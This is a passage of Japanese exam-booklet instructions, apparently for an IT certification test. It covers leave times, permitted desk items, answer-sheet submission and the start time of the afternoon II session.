退室可能時間	13:10 ～ 13:50

7. **問題に関する質問にはお答えできません。**文意どおり解釈してください。
8. 問題冊子の余白などは，適宜利用して構いません。
9. 試験時間中，机上に置けるものは，次のものに限ります。

   なお，会場での貸出しは行っていません。

   受験票，黒鉛筆及びシャープペンシル（B 又は HB），鉛筆削り，消しゴム，定規，時計（時計型ウェアラブル端末は除く。アラームなど時計以外の機能は使用不可），ハンカチ，ポケットティッシュ，目薬

   これら以外は机上に置けません。使用もできません。
10. 試験終了後，この問題冊子は持ち帰ることができます。
11. 答案用紙は，いかなる場合でも提出してください。回収時に提出しない場合は，採点されません。
12. 試験時間中にトイレへ行きたくなったり，気分が悪くなったりした場合は，手を挙げて監督員に合図してください。
13. 午後Ⅱの試験開始は **14:30** ですので，**14:10** までに着席してください。